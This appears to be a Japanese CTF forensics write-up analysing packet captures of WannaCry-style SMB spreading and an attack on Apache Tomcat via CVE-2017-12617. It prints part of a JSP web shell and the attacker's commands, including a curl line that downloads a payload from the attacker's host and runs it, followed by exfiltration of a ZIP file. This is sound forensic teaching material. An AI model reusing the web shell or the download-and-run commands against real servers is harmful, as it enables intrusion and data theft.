1075	2018-09-23	16:20:58.174886	10.10.10.7	10.10.10.3	SMB	136	Trans2 Request, SESSION_SETUP
1078	2018-09-23	16:20:58.175496	10.10.10.3	10.10.10.7	SMB	93	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
1081	2018-09-23	16:20:58.176439	10.10.10.7	10.10.10.3	TCP	60	1089 → 445 [FIN, ACK] Seq=456 Ack=436 Win=63805 Len=0
1083	2018-09-23	16:20:58.177566	10.10.10.3	10.10.10.7	TCP	60	445 → 1089 [ACK] Seq=436 Ack=457 Win=63922 Len=0
1084	2018-09-23	16:20:58.177802	10.10.10.3	10.10.10.7	TCP	60	445 → 1089 [RST, ACK] Seq=436 Ack=457 Win=0 Len=0

1093	2018-09-23	16:21:10.290014	10.10.10.7	10.10.10.3	TCP	62	1257 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1096	2018-09-23	16:21:10.290593	10.10.10.3	10.10.10.7	TCP	62	445 → 1257 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ...
1098	2018-09-23	16:21:10.290958	10.10.10.7	10.10.10.3	TCP	60	1257 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1101	2018-09-23	16:21:10.293700	10.10.10.7	10.10.10.3	SMB	191	Negotiate Protocol Request
1102	2018-09-23	16:21:10.294007	10.10.10.3	10.10.10.7	SMB	185	Negotiate Protocol Response
1103	2018-09-23	16:21:10.316769	10.10.10.7	10.10.10.3	SMB	194	Session Setup AndX Request, User: anonymous
1104	2018-09-23	16:21:10.318461	10.10.10.3	10.10.10.7	SMB	259	Session Setup AndX Response
1105	2018-09-23	16:21:10.319485	10.10.10.7	10.10.10.3	SMB	194	Session Setup AndX Request, User: anonymous
1106	2018-09-23	16:21:10.319494	10.10.10.3	10.10.10.7	SMB	259	Session Setup AndX Response
1107	2018-09-23	16:21:10.329178	10.10.10.7	10.10.10.3	SMB	194	Session Setup AndX Request, User: anonymous
1108	2018-09-23	16:21:10.334799	10.10.10.3	10.10.10.7	SMB	259	Session Setup AndX Response
1109	2018-09-23	16:21:10.349797	10.10.10.7	10.10.10.3	SMB	146	Tree Connect AndX Request, Path: \\172.16.99.5\IPC\$
1110	2018-09-23	16:21:10.350705	10.10.10.3	10.10.10.7	SMB	114	Tree Connect AndX Response

工場用PCの調査 解説

以上の事実より、10.10.10.7が

「感染を拡大させようとしている動きが見受けられる感染端末」

よってフラグは「10.10.10.7」となる

※補足

問題文には「WannaCry感染時に表示される身代金支払い画面はどのPCからも確認されておらず」とありますが、実際にWannaCry2.0亜種にこのような挙動をするものが存在します。暗号化の挙動が無くなっていて、DoublePulsarを拡散する目的のみで作られたのか、目的がいまいち不明ですがそのようなものも存在するという事だけ書いておきます。

参考: <https://www.mbsd.jp/blog/20170607.html>

問題2～4の概要

- DMZに設置された脆弱なApache Tomcatが攻撃を受けたという設定のシナリオ
- 具体的な課題は以下の通り
 2. 攻撃者のIPアドレスを特定せよ
 3. 攻撃者が使用した脆弱性のCVE番号を特定せよ
 4. 流出したデータを特定し、データに含まれるフラグを求めよ

攻撃者の IP アドレスを特定せよ

- パケットキャプチャファイルを解析する問題
- プロトコル等にフィルタをかけると怪しいペイロードが発見できる

The screenshot shows a Wireshark interface with a filter set to 'http'. The packet list pane displays several HTTP packets. Packet 535 is selected and highlighted in grey. The details pane below shows the structure of this packet: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Length	Protocol	Info
447	17...	185.220.101.12	192.168.100.106	408	HTTP	GET / HTTP/1.1
449	17...	192.168.100.106	185.220.101.12	1856	HTTP	HTTP/1.1 200 OK (text/html)
451	17...	185.220.101.12	192.168.100.106	385	HTTP	GET /css/materialize.css HTTP/1.1
457	17...	185.220.101.12	192.168.100.106	1000	HTTP	GET /js/materialize.js HTTP/1.1 GET /js/init.js HTTP/1.1 GET /css/style.c...
466	17...	192.168.100.106	185.220.101.12	463	HTTP	HTTP/1.1 200 OK (text/css)
502	17...	192.168.100.106	185.220.101.12	1322	HTTP	HTTP/1.1 200 OK (application/javascript)HTTP/1.1 200 OK (application/ja...
535	24...	52.78.222.102	192.168.100.106	934	HTTP	PUT /pwn.jsp/ HTTP/1.1
537	24...	192.168.100.106	52.78.222.102	218	HTTP	HTTP/1.1 204 No Content
545	26...	192.160.102.165	192.168.100.106	420	HTTP	GET / HTTP/1.1
547	26...	192.168.100.106	192.160.102.165	1868	HTTP	HTTP/1.1 200 OK (text/html)
550	26...	192.160.102.165	192.168.100.106	1343	HTTP	GET /css/materialize.css HTTP/1.1 GET /css/style.css HTTP/1.1 GET /js/ini...
558	26...	192.160.102.165	192.168.100.106	2062	HTTP	HTTP/1.1 200 OK (text/css)

▶ Frame 535: 934 bytes on wire (7472 bits), 934 bytes captured (7472 bits)
▶ Ethernet II, Src: 06:39:d1:82:b2:44 (06:39:d1:82:b2:44), Dst: 06:d4:84:a0:f5:6a (06:d4:84:a0:f5:6a)
▶ Internet Protocol Version 4, Src: 52.78.222.102, Dst: 192.168.100.106
▶ Transmission Control Protocol, Src Port: 39516 (39516), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 868
▶ Hypertext Transfer Protocol

答え: 52.78.222.102

攻撃者が使用した脆弱性のCVE番号を特定せよ

- HTTP のプロトコルおよび IP アドレスに対しフィルタをかけてパケットを見ると、PUT で不正な JSP ファイルをアップロードしていることがわかる
- PUT jsp 等のワードで検索すると Tomcat の脆弱性を見つけることができる


```
PUT /pwn.jsp/ HTTP/1.1
Host: 54.238.163.219
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36
Content-Length: 596
```

```
<FORM METHOD=GET ACTION='pwn.jsp'>
  <INPUT name='cmd' type='text'>
  <INPUT type='submit' value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
String output = "";
```

答え: CVE-2017-12617

流出したデータを特定し、データに含まれるフラグを求めよ

- まず、JSP ファイルに対し `cmd=curl -o /tmp/upload http://52.78.222.102/upload` 等のコマンドが送信されており、webshell が作成されていると考えられる。



problem2.pcap

ip.addr == 52.78.222.102 and http

Packet list Narrow & Wide Case sensitive Display filter Find Cancel


No.	Time	Source	Destination	Length	Protocol	Info
535	24...	52.78.222.102	192.168.100.106	934	HTTP	PUT /pwn.jsp/ HTTP/1.1
537	24...	192.168.100.106	52.78.222.102	218	HTTP	HTTP/1.1 204 No Content
647	31...	52.78.222.102	192.168.100.106	380	HTTP	GET /pwn.jsp?cmd=curl+-o+%2Ftmp%2Fupload+http%3A%2F%2F52.78.222.102%2Fup...
652	31...	192.168.100.106	52.78.222.102	149	HTTP	GET /upload HTTP/1.1
3088	31...	52.78.222.102	192.168.100.106	10165	HTTP	HTTP/1.1 200 OK
3091	31...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)
3101	32...	52.78.222.102	192.168.100.106	346	HTTP	GET /pwn.jsp?cmd=chmod+755+%2Ftmp%2Fupload HTTP/1.1
3103	32...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)
3111	38...	52.78.222.102	192.168.100.106	336	HTTP	GET /pwn.jsp?cmd=%2Ftmp%2Fupload HTTP/1.1
3134	38...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)

流出したデータを特定し、データに含まれるフラグを求めよ

- **Webシェルのコマンド履歴は以下である**
 - `curl -o /tmp/upload http://52.78.222.102/upload`
 - `chmod 755 /tmp/upload`
 - `/tmp/upload`
- **このことから webshell を通じ別の悪意ある実行ファイルをダウンロードし、実行していることが想定できる**

流出したデータを特定し、データに含まれるフラグを求めよ

- /tmp/upload を実行した後のパケットをみると、TCP で 5000 ~ 5002 番ポートになにかしらのデータを送信していることがわかる。



problem2.pcap

(ip.addr == 52.78.222.102) and (tcp.flags.push == 1) and (frame.number > 3090)

Packet list Narrow & Wide Case sensitive Display filter Find Cancel

No.	Time	Source	Destination	Length	Protocol	Info
3091	31...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)
3101	32...	52.78.222.102	192.168.100.106	346	HTTP	GET /pwn.jsp?cmd=chmod+755+%2Ftmp%2Fupload HTTP/1.1
3103	32...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)
3111	38...	52.78.222.102	192.168.100.106	336	HTTP	GET /pwn.jsp?cmd=%2Ftmp%2Fupload HTTP/1.1
3116	38...	192.168.100.106	52.78.222.102	1066	RSL	DELETE INDICATION (CCCH) (CC)
3124	38...	192.168.100.106	52.78.222.102	1066	TCP	45716 → 5001 [PSH, ACK] Seq=1 Ack=1 Win=29248 Len=1000 T...
3129	38...	192.168.100.106	52.78.222.102	2015	TCP	57068 → 5002 [PSH, ACK] Seq=1 Ack=1 Win=29248 Len=1949 T...
3134	38...	192.168.100.106	52.78.222.102	518	HTTP	HTTP/1.1 200 OK (text/html)

流出したデータを特定し、データに含まれるフラグを求めよ

- TCP で 5000 ~ 5002 番ポートに送信されているパケットをみると、"PK" というマジックナンバーと文字列が見え、ZIP 形式のファイルが送信されていると仮説が立つ

```
▶ Frame 3116: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits)
▶ Ethernet II, Src: 06:d4:84:a0:f5:6a (06:d4:84:a0:f5:6a), Dst: 06:39:d1:82:b2:44 (06:39:d1:82:b2:44)
▶ Internet Protocol Version 4, Src: 192.168.100.106, Dst: 52.78.222.102
▶ Transmission Control Protocol, Src Port: 33574 (33574), Dst Port: 5000 (5000), Seq: 1, Ack: 1, Len: 1000
▼ Data (1000 bytes)
```

```
Data: 504b0304140008080800f3a2374d00000000000000000000...
[Length: 1000]
```

```
0000 06 39 d1 82 b2 44 06 d4 84 a0 f5 6a 08 00 45 00 .9...D.. ...j..E.
0010 04 1c d0 36 40 00 40 06 2e de c0 a8 64 6a 34 4e ...6@.@. ....dj4N
0020 de 66 83 26 13 88 3b ee 83 f1 29 82 91 25 80 18 .f.&...;. ..)%..
0030 01 c9 3b d6 00 00 01 01 08 0a 00 21 53 cc e8 53 ..;..... !S..S
0040 64 81 50 4b 03 04 14 00 08 08 08 00 f3 a2 37 4d d.PK.... .....7M
0050 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 .....
0060 78 6c 2f 64 72 61 77 69 6e 67 73 2f 64 72 61 77 xl/drawi ngs/draw
0070 69 6e 67 31 2e 78 6d 6c 9d d0 51 4e c3 30 0c 06 ing1.xml ..QN.0..
0080 e0 13 70 87 2a ef 6b 5a 04 68 54 eb f6 52 71 02 ..p.*.kZ .hT..Rq.
0090 38 80 49 dc 36 5a 9d 54 76 c6 ba db 13 d1 15 24 8.I.6Z.T v.....$
00a0 78 19 7d b4 2c 7f fa fd ef 0e 13 0d d9 07 b2 b8 x.},... .....
```

